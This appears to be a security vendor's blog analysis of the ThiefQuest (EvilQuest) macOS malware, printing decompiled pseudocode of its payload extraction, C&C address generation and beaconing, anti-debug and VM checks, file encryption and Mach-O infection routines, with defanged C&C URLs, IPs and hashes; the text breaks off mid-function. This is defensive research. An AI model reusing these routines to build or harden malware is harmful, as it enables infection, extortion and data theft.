Updates on Quickly-Evolving ThiefQuest macOS Malware

By Gabrielle Joyce Mabutas, Luis Magisa, Steven Du (words)

Published: 2020-07-17 · Archived: 2026-04-05 22:04:00 UTC

Right as July of this year began, we noticed an emerging malware dubbed by most as ThiefQuest (also known as EvilQuest), a threat that targets macOS devices, encrypts files, and installs keyloggers in affected systems. It has been found in pirated versions of macOS shared on popular torrent sites. Developments on the malware have been reported by MalwareBytes, BleepingComputernews article and security researchers Dinesh Devadoss, Phil Stokes, Patrick Wardle, and Thomas Reed.

The aforementioned reports state the assumption that the malware's ransomware activity is not its main attack method; rather, it is a pre-emptive move to disguise its other capabilities such as file exfiltration, Command and Control (C&C) communication, and keylogging. This assumption is also supported by our recent discoveries.

Given that both the previously mentioned researchers and the updated report from Objective-See have conducted an in-depth look into the malware, in this blog post we will discuss our own discoveries such as the differences between the old and new versions of the malware, including unusual observations in VirusTotal. More importantly, we'd like to add to the current information provided by published reports that prove our belief that ThiefQuest is an example of highly capable malware that should be kept under close monitoring.

New ThiefQuest variants

New functions

Besides the old ThiefQuest variant that has been reported by various researchers, we also discovered some improved variants with stronger capabilities and other changes compared with earlier iterations of the malware. For instance, these new variants seem to emerge only days after the detection of older variants. Notably, previously encountered ransomware behavior, such as file encryption and ransom note dropping, have been removed.

These new updates are not called by the main code of the malware, and through further investigation, we discovered that the authors have implemented a new routine for computing and calling the new functions' addresses. Other versions of these new variants have even obfuscated the function names to make malware tracing more difficult.

The following are the new functions, some of which will be discussed:

- _react_updatesettings
- attach_payload
- compress_bundle
- compress_bundle
- decompress_bundle
- decompress_bundle
- ei_fcnc_pack_challenge
- ei_fcnc_unpack_challenge
- ei_getip
- ei_ptas
- ei_rfind_cnc
- eisl_add_function
- eisl_apply_function
- eisl_debugging_um
- eisl_get_function
- eisl_lazysleep
- eisl_ndebugging
- eisl_noop
- eisl_ntrace
- eisl_ntrace_sc
- eisl_ntrack_chk
- eisl_xtrace

- eisl_zzufff_init
- extract_payload
- fb_uniconf_* (other related functions)
- fb_uniconf_get_entry
- fb_uniconf_init
- fb_uniconf_load
- fb_uniconf_save
- fb_uniconf_set_entry
- run_audio
- run_image
- run_payload

Payload reading and attaching

```
__int64 __fastcall extract_payload(char *a1, __int64 a2, __int64 a3)
{
  __int64 v4; // [rsp+28h] [rbp-48h]
  void *v5; // [rsp+30h] [rbp-40h]
  FILE *v6; // [rsp+38h] [rbp-38h]
  size_t v7; // [rsp+40h] [rbp-30h]
  char v8[12]; // [rsp+4Ch] [rbp-24h]
  __int64 v9; // [rsp+58h] [rbp-18h]
  char *v10; // [rsp+60h] [rbp-10h]
  __int64 v11; // [rsp+68h] [rbp-8h]

  v10 = a1;
  v9 = a2;
  *(_QWORD *)&v8[4] = a3;
  *(_DWORD *)v8 = 0;
  v6 = fopen(a1, "rb");
  if ( !v6 )
    return 0LL;
  fseek(v6, -4LL, 2);
  fread(v8, 1uLL, 4uLL, v6);
  if ( *(_DWORD *)v8 )
  {
    fseek(v6, -(*(unsigned int *)v8 + 4LL), 2);
    v5 = malloc(*(unsigned int *)v8);
    v7 = fread(v5, 1uLL, *(unsigned int *)v8, v6);
    fclose(v6);
    if ( v7 == *(unsigned int *)v8 )
    {
      v4 = eib_secure_decode(v5, *(unsigned int *)v8, v9, *(_QWORD *)&v8[4]);
      free(v5);
      v11 = v4;
    }
    else
    {
      free(v5);
      v11 = 0LL;
```

Figure 2. Code snippet showing payload reading and attachment

The extract_payload() function loads the embedded (and encoded) payload data from the specified file, where the offset and length of its data are saved at the end of the file. After reading the data, it calls eib_secure_decode to decode the payload data.

The attach_payload() function is the opposite to extract_payload(). It reads payload data from a specified source file, encodes them, and saves the encoded data to a specified target file.

Bundle compression and decompression

```
36  v16 = fopen(a1, "rb");
37  if ( !v16 )
38    return 0LL;
39  v15 = fopen(v22, "wb");
40  if ( v15 )
41  {
42    fseek(v16, 0LL, 2);
43    v21 = ftell(v16);
44    if ( v21 )
45    {
46      fseek(v16, 0LL, 0);
47      v14 = malloc(v21);
48      v20 = fread(v14, 1uLL, v21, v16);
49      fclose(v16);
50      if ( v20 == v21 )
51      {
52        v19 = fwrite(v14, 1uLL, v21, v15);
53        free(v14);
54        if ( v19 == v21 )
55        {
56          for ( i = 0; i < v23; ++i )
57          {
58            v12 = fopen(*(const char **)(*(_QWORD *)(v24 + 8LL * i) + 16LL), "rb");
59            printf("Compressing %s\n", *(const char **)(*(_QWORD *)(v24 + 8LL * i) + 16LL));
60            if ( !v12 )
61              goto LABEL_17;
62            fseek(v12, 0LL, 2);
63            v20 = ftell(v12);
64            fseek(v12, 0LL, 0);
65            if ( !v20 )
66            {
67              fclose(v15);
68              v27 = 0LL;
69              fclose(v12);
70              return (__int64)v27;
71            }
72            v11 = malloc(v20);
73            fread(v11, 1uLL, v20, v12);
74            fclose(v12);
75            v10 = (char *)eib_secure_encode(v11, v20, v25);
76            free(v11);
77            if ( !v10 )
78              goto LABEL_17;
79            v5 = strlen(v10);
80            v19 = fwrite(v10, 1uLL, v5, v15);
81            **(_DWORD **)(v24 + 8LL * i) = v19;
82            free(v10);
83          }
```

Figure 3. Code snippet showing bundle compression and decompression

The compress_bundle() function encodes the contents of each file in a bundle and saves them to a specified file. On the other hand, the decompress_bundle() function is the opposite of compresss_bundle(). It loads and decodes bundle files from a specified file.

C&C IP generation

```
1  unsigned __int8 *__fastcall ei_rfind_cnc(__int64 a1, unsigned __int64 a2)
2  {
3    time_t v2; // rax
4    __int64 v4; // [rsp+0h] [rbp-60h]
5    __int64 v5; // [rsp+8h] [rbp-58h]
6    bool v6; // [rsp+26h] [rbp-3Ah]
7    __int64 v7; // [rsp+28h] [rbp-38h]
8    char *v8; // [rsp+30h] [rbp-30h]
9    unsigned __int8 *v9; // [rsp+38h] [rbp-28h]
10   int i; // [rsp+40h] [rbp-20h]
11   int v11; // [rsp+44h] [rbp-1Ch]
12
13   if ( a2 < 4 )
14     return 0LL;
15   v2 = time(0LL);
16   ei_tpyrc_rand_init(v2);
17   v11 = ei_tpyrc_getrand(0xFFFFFFFFLL) != 0;
18   for ( i = 0; ; ++i )
19   {
20     v6 = 0;
21     if ( i < 10000 )
22       v6 = v11 != -1;
23     if ( !v6 )
24       break;
25     v9 = _ei_getip(a1, v11);
26     v11 += 17;
27     if ( v9 )
28     {
29       v8 = (char *)calloc(1uLL, 0x11uLL);
30       LODWORD(v4) = v9[2];
31       LODWORD(v5) = v9[3];
32       __sprintf_chk(v8, 0, 0xFFFFFFFFFFFFFFFFLL, "%d.%d.%d.%d", *v9, v9[1], v4, v5);
33       v7 = http_request(v8, "/k", 8000LL, 1LL);
34       free(v8);
35       if ( v7 )
36         return v9;
37     }
38   }
39   return 0LL;
40 }
```

Figure 4. Code snippet showing C&C and IP generation

The ei_rfind_cnc() function uses the current time as a seed for random number initialization in a 1000-counter loop. It calls ei_getip() to generate an IP address with the generated random number and tries to connect to it via http_request(). If it can be reached, it will then be used as the C&C server address.

Improved anti-analysis techniques

In the function is_virtual_mchn(), condition checks including getting the MAC address, CPU count, and physical memory of the machine, have been increased.

```
_BOOL8 is_virtual_mchn()
{
  time_t v1; // [rsp+10h] [rbp-40h]
  int i; // [rsp+1Ch] [rbp-34h]
  unsigned __int8 *v3; // [rsp+20h] [rbp-30h]
  int v4; // [rsp+33h] [rbp-1Dh]
  __int16 v5; // [rsp+37h] [rbp-19h]
  int v6; // [rsp+3Ah] [rbp-16h]
  int v7; // [rsp+41h] [rbp-Fh]
  unsigned int v8; // [rsp+48h] [rbp-8h]
  BOOL v9; // [rsp+4Ch] [rbp-4h]

  v4 = -9885354;
  strcpy((char *)&v5, "K>'P\f\x05\x03\x0F\x16");
  v3 = (unsigned __int8 *)ei_get_macaddr("en0");
  for ( i = 0; (unsigned __int64)i < 7; ++i )
  {
    if ( *((unsigned __int8 *)&v7 + i) == *v3
      && *((unsigned __int8 *)&v6 + i) == v3[1]
      && *((unsigned __int8 *)&v4 + i) == v3[2] )
    {
      return 1;
    }
  }
  if ( (int)(unsigned __int16)ei_get_cpu_count() >= 2 )
  {
    ei_get_physical_memory();
    v1 = time(0LL);
    sleep(v8);
    v9 = time(0LL) - v1 < v8;
  }
  else
  {
    v9 = 1;
  }
  return v9;
}
```

Figure 5. Code snippet showing condition checks

```
char *__fastcall ei_str(char *a1)
{
  pid_t v1; // eax
  size_t v2; // rax
  char *v4; // [rsp+20h] [rbp-20h]
  __int64 v5; // [rsp+28h] [rbp-18h]
  char *v6; // [rsp+30h] [rbp-10h]
  char *v7; // [rsp+38h] [rbp-8h]

  v6 = a1;
  v5 = 0LL;
  __asm { syscall; Low latency system call }
  if ( !eib_string_key )
    eib_string_key = eip_decrypt(&eib_string_fa, 131365200LL, 0LL, 0LL);
  signal(11, _ei_s_handler);
  v1 = getpid();
  ptrace(10, v1, 0LL, 0);
  if ( !ei_d_success )
    return 0LL;
  v2 = strlen(v6);
  v4 = (char *)eib_secure_decode(v6, v2, eib_string_key, &v5);
  if ( v4 )
    v7 = v4;
  else
    v7 = v6;
  return v7;
}
```

Figure 6. Code snippet showing analysis checks

In its string decryption function eip_str(), anti-analysis checks have also been added. One of these checks is eisl_debugging_um(), a new function that calls task_get_exception_ports() to check if the current process is being debugged. However, it seems that it does not fully work yet since the functions always return 0.

```
1  __int64 __fastcall _eisl_debugging_um(__int64 a1)
2  {
3    mach_msg_type_number_t i; // [rsp+18h] [rbp-118h]
4    mach_msg_type_number_t masksCnt; // [rsp+24h] [rbp-10Ch]
5    __int64 v4; // [rsp+28h] [rbp-108h]
6    char old_flavors; // [rsp+30h] [rbp-100h]
7    exception_behavior_t old_behaviors; // [rsp+70h] [rbp-C0h]
8    exception_handler_t old_handlers[16]; // [rsp+B0h] [rbp-80h]
9    exception_mask_t masks; // [rsp+F0h] [rbp-40h]
10
11   v4 = a1;
12   masksCnt = 0;
13   printf("_eisl_debugging_um\n");
14   if ( !task_get_exception_ports(
15           mach_task_self_,
16           0x3FEu,
17           &masks,
18           &masksCnt,
19           old_handlers,
20           &old_behaviors,
21           (exception_flavor_array_t)&old_flavors) )
22   {
23     for ( i = 0; i < masksCnt; ++i )
24     {
25       if ( old_handlers[i] )
26       {
27         if ( old_handlers[i] != -1 )
28           printf("DEBUUGGING!");
29       }
30     }
31   }
32   return 0LL;
33 }
```

Figure 7. Code snippet showing the checking of debugging for the current process

We also found several new functions that are used for anti-analysis; however, a few of these functions are still empty. We suspect that these will be populated soon:

- eisl_xtrace
- eisl_ntrace
- eisl_ntrace_sc
- eisl_ntrace_chk

C&C update

The function _react_updatesettings() has been added as well. This is used for getting updated settings from the C&C server.

Ability to run image and sound files

Meanwhile, run_audio and run_image are new functions that are meant to save a target file into a hidden .m4a sound file or .jpg image file respectively. These functions would then be run through a hidden opened terminal. The malware simply calls “open.filename.m4a” or “open.filename.jpg” to play it with default applications associated with either, such as Music.app or Preview.app.

With these two functions, threat actors behind ThiefQuest may be preparing for new features of the malware. Possibly, the group is planning for ThiefQuest to have a similar concept to the previous version that uses text-to-speech to read its dropped ransom note.

The next image shows the disassembly of the run_audio function. It displays the filename that the target will be saved as and the encrypted strings (decrypted as an AppleScript command for launching a hidden terminal) for running them.

```
{
  v3 = strlen(v18);
  v17 = (char *)calloc(1uLL, v3 + 2);
  v4 = strlen(v18);
  __memcpy_chk(v17 + 1, v18, v4, -1LL);
  *v17 = '.';
  v16 = 0LL;
  _split(v17, 46LL, &v16);
  if ( v16 )
  {
    v23 = off_1000173F0;
    v24 = off_1000173F8;
    v25 = off_100017400;
    v26 = off_100017408;
  }
  v15 = strlen(v17);
  v14 = (char *)calloc(1uLL, v15 + 5);
  __memcpy_chk(v14, v17, v15, -1LL);
  __memcpy_chk(&v14[v15], ".m4a", 4LL, -1LL);
  free(v17);
  v17 = v14;
}
else
{
  v17 = ".track.m4a";
}
if ( v17 )
{
  v13 = fopen(v17, "wb");
  if ( v13 )
  {
    v12 = fwrite(v20, 1uLL, v19, v13);
    fclose(v13);
    if ( v12 == v19 )
    {
      chmod(v17, 0x1FFu);
      v11 = (char *)ei_str("OOSH8Y2vWK2kOZ8ymz2wqO3n2qRJ6913hM|bOby8EVOLsE5B2gTzNpOZXwBblJUFg62OAxUK0000053");
      v8 = strlen(v11);
      v7 = strlen(v17) + v8 + 1;
      v10 = (char *)calloc(1uLL, v7);
      __sprintf_chk(v10, 0, 0xFFFFFFFFFFFFFFFFLL, v11, v17);
      v9 = th_cmd_async(v10);
      v5 = (const char *)ei_str(
                           "OOSH8Y2vWK2k1iFXsM2B4OKLODMgYv2U||Lo2nPOjf1TtMhz3J2CRmOJSZHO2yJ1813MxRAD1rg8001WXQZAlmilOI2"
                           "XwUar2vqOQK1kfC|2lneE5pOTyzS81uYa{U3eiANrOPsJKhOOhqdbOeURFc25|IuAOUnfCX1OQDADOGNcWEO{fdEN1{"
                           "MhxN21YgECO0000033");
      system(v5);
      free(v10);
      v22 = v9;
    }
    else
    {
      v22 = -3;
    }
  }
  else
  {
    v22 = -2;
  }
}
else
{
  v22 = -1;
}
return v22;
}
```

Figure 8. Code snippet showing the disassembly of run_audio function

More security tools terminated

Aside from the tweet by user @Myrtus0x0, which states that ObjectiveSee's KnockKnock solution has been added to the list of security tools running in the system to check and terminate, we also discovered that a few other security vendors have made it to this updated list:

- Avast
- Bitdefender
- Bullguard
- DrWeb
- Kaspersky
- KnockKnock
- Little Snitch
- McAfee
- Norton
- ReiKey

```
x/s $rax
0x100300160:     "Little Snitch"
set $rip=0x0000000100011645
set $rdx=0x00000001000168A8
x/s $rax
0x100300020:     "Kaspersky"
set $rip=0x0000000100011645
set $rdx=0x00000001000168C8
x/s $rax
0x100200070:     "Norton"
set $rip=0x0000000100011645
set $rdx=0x00000001000168DC
x/s $rax
0x1002000a0:     "Avast"
set $rip=0x0000000100011645
```

Figure 9. List and memory dump showing what security tools are terminated

Figure 10. Strings of security tools in their encrypted and decrypted form

Changes in file name and server

The dropped file name, persistence item PLIST file name, and connected server's subdomain name of both previous and new variants have also been changed.

File name and server changes observed

Item	Previous variant	New Variants
Primary Executable file path	/Library/AppQuest/com.apple.questd	/Library/PrivateSync/com.apple.**abtpd**
Persistent item plist file path	/Library/LaunchDaemons/com.apple.questd.plist	/Library/LaunchDaemons/com.apple.**abtpd**.plist
Server URL	hxxp://andrewka6[.]pythonanywhere[.]com/ret.txt	**hxxp://lemareste[**.]pythonanywhere[.]com/**cfgr.txt**

Analyzing samples from VirusTotal

Data from VirusTotal submissions for the first versions of the malware shows that ThiefQuest had already been lurking since early to mid-June. These older samples don't exhibit as many features as newer ones; additionally, we did notice some gradual changes in them that demonstrate the malware author's efforts to continuously improve ThiefQuest.

One notable characteristic of the early versions is their lack of ransomware capability. In fact, ThiefQuest was initially a backdoor with the capability to modify the victim's hosts file(/private/etc/hosts). In one of these earlier samples, such as effeeeadfdc3caf523635fcb86581a807f719fa5e322872854499, we observed it adding entries for certain domains to redirect to the C&C server. The following are some entries for hosts file modification:

C&C Server	Domains
167[.]71[.]237[.]219	localbitcoins[.]com
167[.]71[.]237[.]219	poloniex[.]com
167[.]71[.]237[.]219	digitalocean[.]com
167[.]71[.]237[.]219	cloud[.]digitalocean[.]com
167[.]71[.]237[.]219	hetzner[.]com

The file path of the submission to VirusTotal contains /Users/user1 and country code RU (referring to Russia). Another submission name, with the country code BG (referring to Bulgaria), also contains the notable com.apple.questd.




Figure 11. First screenshot of VirusTotal submissions on an early version of the malware




Fig 12. Second screenshot of VirusTotal submissions on an early version of the malware

The first ransomware version

In the beginning, we identified an older variant that wasn't as comprehensive as the samples analyzed by other reports. This variant had no viral infector routines, and certain C&C tasks had no functioning code yet. However, it did demonstrate ransomware behavior.

```
v40 = v62;
if ( pthread_create(&v44, 0LL, ei_pers_thread, &v37) )
{
  printf("Cannot create thread!\n");
  exit(-1);
}
signal(10, ahandler);
signal(11, ahandler);
ei_loader_main(*v71, v61, v62);
v14 = time(0LL);
srandom(v14);
ei_selfretain_main(v62, v61, 0LL, v63);
eisl_apply_function(v70, v80, (__int64)v68, &v69);
if ( v61 || v64 )
{
  if ( !v61 && v66 == 1 && !v64 )
  {
    printf("This application has to be run by root\nAborting\n\n");
    exit(1);
  }
}
else
{
  ei_rootgainer_main(*v71, v62, &v66, &v61);
```

Figure 13. Code snippet showing infector variants containing the ei_loader_main() function in the main code that is responsible for infecting files in the victim machines.

```
v34 = v51;
if ( pthread_create(&v38, 0LL, ei_pers_thread, &v31) )
{
  printf("Cannot create thread!\n");
  exit(-1);
}
v6 = time(0LL);
srandom(v6);
ei_selfretain_main(v51, v50, 0LL, v52);
eiht_get_update();
if ( v50 || v53 || v55 != 1 )
{
  if ( !v50 && v55 == 1 && !v53 )
  {
    printf("This application has to be run by root\nAborting\n\n");
    exit(1);
  }
}
else
{
  ei_rootgainer_main(*v57, v51, &v55, &v50);
```

Figure 14. Code snippet showing the first ransomware variant in the main code that does not contain the infector function call.

```
__int64 _react_keys()
{
  return 0LL;
}
```

Figure 15. Code snippet showing the first ransomware variant with the C&C task _react_keys() returning a null value.

Observations from infected samples

Given the viral infector routine of later samples, we checked VirusTotal Intelligence using the similar-to condition and found the results of many samples.

From June 29 to July 3, there were more than 30,000 similar new samples submitted to VirusTotal. Most of them come from the same API submission with country code ZZ, which means that the country where the submission originated from is unknown.




Figure 16. Screenshot of a VirusTotal submission on a newer version of the malware

The folder /Users/user1 is the same one used in older samples, which indicates that these samples are from the same machine where the older samples came from. In an estimated five-minute period, the same file path "/Users/user1/Library/Google/GoogleSoftwareUpdate/GoogleSoftware.bundle/Contents/Helpers/crashpad_handler" was submitted two times and file size increased from 16.27MB to 32.09MB. On our testing machine, the size of the file is only 499,264 bytes, or less than 500KB.




Figure 17. Screenshot of other VirusTotal submissions on a newer version of the malware

After analyzing the sample with 32.09 MB file size, here are some findings:

- a) When searched, the unique string "/toidievitceffe/libpersist/rennur.c" appears for 366 times. This means that the file is infected repeatedly by the sample for at least 366 times.
- b) Dumping the last Mach-O file at the end of the file resulted in confirming that the file is the crashpad_handler.exe. This is the same file that exists in our clean machine.
- c) There were some incomplete copies of the sample in the file, which might have been caused by improper handling of multiple infection instances that were being run at the same time or other potential issues.
- d) The malware allows multiple instances of malicious code to be run at the same time in one system.
- e) Infected samples can reinfect themselves.
- f) Although it avoids infecting Mach-O files that are inside app bundles, the malware still infects files in ~/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.bundle/, which is similar to an app bundle folder.

Generally, these processes are not usually included by experienced malware authors when they produce a file infector malware.

Generations of ThiefQuest

We recorded the preceding changes based on the infector samples we sourced. The following is the outline of the malware's evolution:

Generation	Notable Behavior	Date First Seen	SHA256
1	Backdoor capability was first implemented here Modified hosts hxxp://andrewka6[.]pythonanywhere[.]com/ret[.]txt and 167[.]71[.]237[.]219 were both blocked and categorized as C&C server	4-Jun-20	365a5c72f52de964b8dc134d2fc45f9c73ba045cebd9fd397b1e2
		19-Jun-20	effeeeadfdc3caf523635fcb86581a807f719fa5e322872854499f5
2	Ransomware capability first implemented File name is /Library/LiveSupport/CrashReporter	2-Jul-20	eeac57f7ca9df9199f0346ed9097e9f5482c06214cddc162d1500
3	File infector capability first implemented File exfiltration implemented Ransomware capability existed	26-Jun 20	5a024ffabefa6082031dccdb1e74a7fec9f60f257cd0b1ab0f698b

4	File infector capability existed Ransomware capability removed hxxp://lemareste[.]pythonanywhere[.]com/cfgr[.]txt was blocked and categorized as C&C server	3-Jul-20	f7efda39c80d68db168316732732d04a00fe6fb10f37d1013df1a
			d18daea336889f5d7c8bd16a4d6358ddb315766fa21751db7d41
		4-Jul-20	851dfdbffd250523c5c7ff07b29778a04ebd44400b12f23d18a6e
		5-Jul-20	06974e23a3bf303f75c754156f36f57b960f0df79a38407dfdef9a
			7292004b57562223fed4ee122a956a8db38349c95d4dd8853b1e
		6-Jul-20	c5a77de3f55cacc3dc412e2325637ca7a2c36b1f4d75324be8833
			e69e9dc0d343165aa0f5df942d1b48ddd0337c8a79dcdf40f3c3b
			41036e1b78a122e57f2125526d673ffe3358d7323fc5777036627
		9-Jul-20	92ad2b0220f6903fb5fa48ce411af44a60c06031fee3aa682bd28f
		11-Jul-20	bcdb0ca7c51e9de4cf6c5c346fd28a4ed28e692319177c8a94c86

Python downloads

The malware also downloads certain files, such as Python dependencies and two particular files, p.gif and pct.gif. BleepingComputer has uploaded the raw text of p.gif, revealing how heavily-obfuscated it is.

Figure 18. Code snippet of p.gif

Based on this, we assume that the malware authors used nested Lambda function abused from a tool to make the script difficult to read. In researching further on the structure of this nested Lambda obfuscation style, we came across a tool developed by Chelsea Voss and a team that converts any Python2 script into a single line via Lambda functions.

The authors used python string obfuscation for the strings. For example, line 3 has the string "'r%squ%ssts", while line 28 used the pattern "'r%squ%ssts" %('e','e')" . By manually deobfuscating this, the real string is revealed to be "requests". Another similar string at line 10 reads as "'__b%s%slt%s%ss__' % ('u', 'i', 'i', 'n')", which is then revealed as "__builtins__"

Using this logic, we also deobfuscated the file on our end, confirming that p.gif is only for installing dependencies.

```
1  if __name__ == "__main__":
2  s__ = ["requests"]
3  for item in os.listdir("/Users"):
4      if os.path.exists('/Users/trainee/Library/Python/2.7/bin/pip'):
5          for ql in ["requests"]:
6              os.system("/Users/trainee/Library/Python/2.7/bin/pip install requests")
```

Figure 19. Code snippet showing requests

While Bleeping Computer obtained an earlier version of pct.gif, during our investigation we observed that the malware author updated pct.gif to exhibit the same nested Lambda obfuscation as well.

Figure 20. Screenshot of the pct.gif obtained from our recent sourcing

A more recent version of pct.gif that we uncovered also reveals that a string decryption routine is in place due to the presence of unreadable, encrypted strings. We will update this space once the code has been deciphered.




Figure 21. Screenshot of the more recent version of pct.gif obtained from our recent sourcing

Additional input for the core features

While much of our investigation of the core components for this malware (especially for its older versions) matches the findings of Objective-See's Patrick Wardle, we would like to highlight additional information that may prove useful for those who might want a deep dive into the workings of ThiefQuest.

File Encryption

We would like to point out that the malware's encryption logic branches depending on the size of the target file.

In the core encryption function carve_target(), there are calls to three different branches:

- The first branch targets files with sizes of less than 2MB.
- The second branch targets files with sizes between 2MB and 30MB.
- The third branch targets files with sizes greater than 32MB.

While all the parameters for the three callings are the same, there are certain differences in the second and third branches. For example, the malware limits the number of files to encrypt to 3,000, and if by the second branch it already encrypts 3,000 files, the third branch will then be skipped.

What we find odd in its logic, however, is that if the second branch already encrypts 2,900 samples, the counter for the third branch still starts from 0.

```
v19 = random();
*(_QWORD *)&seed[1] = 0LL;
*(_QWORD *)seed = (unsigned int)eip_seeds(&v21, &v20, &seed[1]);
v17 = eip_key(v21, v19, v20);
v16 = 0LL;
v15 = 0;
v13 = 0;
v12 = 0;
v2 = ei_str("26aC391KprmW0000013");          // /Users
if ( !(unsigned int)get_targets(v2, &v16, &v15, (unsigned int (__fastcall *)(char *))is_file_target) )
{
  strKey = random_key();
  for ( i = 0; i < v15; ++i )
  {
    if ( *((_QWORD *)v16 + 2 * i + 1) <= 2097152uLL )// Less than 2MB
    {
      v9 = carve_target(*((char **)v16 + 2 * i), strKey, *(__int64 *)&seed[1], v17, v20, seed[0]);
      if ( !v9 )
        ++v12;
      if ( v9 == 1 )
        ++*v22;
    }
  }
  for ( j = 0; j < v15; ++j )
  {
    if ( *((_QWORD *)v16 + 2 * j + 1) > 2097152uLL && *((_QWORD *)v16 + 2 * j + 1) <= 31457280uLL )// Between 2MB and 30MB
    {
      v10 = carve_target(*((char **)v16 + 2 * j), strKey, *(__int64 *)&seed[1], v17, v20, seed[0]);
      if ( !v10 )
        ++v13;
      if ( v10 == 1 )
        ++*v22;
      if ( v13 >= 30000 )                   // Only encrypt 3000 big files.
        break;
    }
  }
  v12 += v13;
  if ( v13 < 30000 )
  {
    free(strKey);
    strSeeda = random_key();                // New random key for very big file
    v14 = 0;
    for ( k = 0; k < v15; ++k )
    {
      if ( *((_QWORD *)v16 + 2 * k + 1) > 0x1E00000uLL )// Bigger than 30MB
      {
        v11 = carve_target(*((char **)v16 + 2 * k), strSeeda, *(__int64 *)&seed[1], v17, v20, seed[0]);
        if ( !v11 )
          ++v14;
        if ( v11 == 1 )
          ++*v22;
        if ( v14 >= 30000 )                 // Only ecnrypt 3000 very big files
          break;
      }
    }
```

Figure 22. Code snippet for the file encryption process

Mach-O File Infection

The function append_ei() is where the routine performs the actual infection. It also adds the original/host file size and magic number at end of infected file as seen in the following figure:

```
fp_target = fopen(v19, "rb+");
if ( fp_target )
{
  if ( ftrylockfile(fp_target) )
  {
    v21 = -4;
  }
  else
  {
    fseek(fp_target, 0LL, 2);
    v18 = ftell(fp_target);
    if ( v18 >= v15 && v18 <= 26214400 )// Less than 25MB
    {
      v9 = malloc(v15);
      fseek(fp_target, -(__int64)v15, 2);// Make sure it is not infected before.
      fread(v9, 1uLL, v15, fp_target);
      v8 = _unpack_trailer((__int64)v9, v15);
      free(v9);
      if ( v8 )
      {
        funlockfile(fp_target);
        free(v11);
        fclose(fp_target);
        v21 = 0;
      }
      else
      {
        fseek(fp_target, 0LL, 0);
        v7 = malloc(v18);
        v17 = fread(v7, 1uLL, v18, fp_target);// Read original contents of original file
        if ( v17 == v18 )
        {
          v8 = malloc(0xCuLL);
          v8[1] = v16;
          *(_BYTE *)v8 = 3;
          v8[2] = 0xDEADFACE;
          v6 = 0LL;
          v5 = _pack_trailer((__int64)v8, &v6);
          fseek(fp_target, 0LL, 0);
          v17 = fwrite(v11, 1uLL, v16, fp_target);// Write src file contents firstly.
          v2 = fwrite(v7, 1uLL, v18, fp_target);// Then write target original file
          v17 += v2;
          v3 = fwrite(v5, 1uLL, v6, fp_target);// Add magic number at the end.
          v17 += v3;
          free(v11);
          free(v5);
          if ( v17 == v6 + v18 + v16 )
          {
            free(v7);
            funlockfile(fp_target);
            fclose(fp_target);
            chmod(v19, v14);
            v21 = 0;
```

Figure 23. Code snippet of append_ei()

The function pack_trailer(), on the other hand, is used to prepare the trailer data such as the file size of the host file for the infection.

```
1  char *__fastcall _pack_trailer(__int64 a1, size_t *a2)
2  {
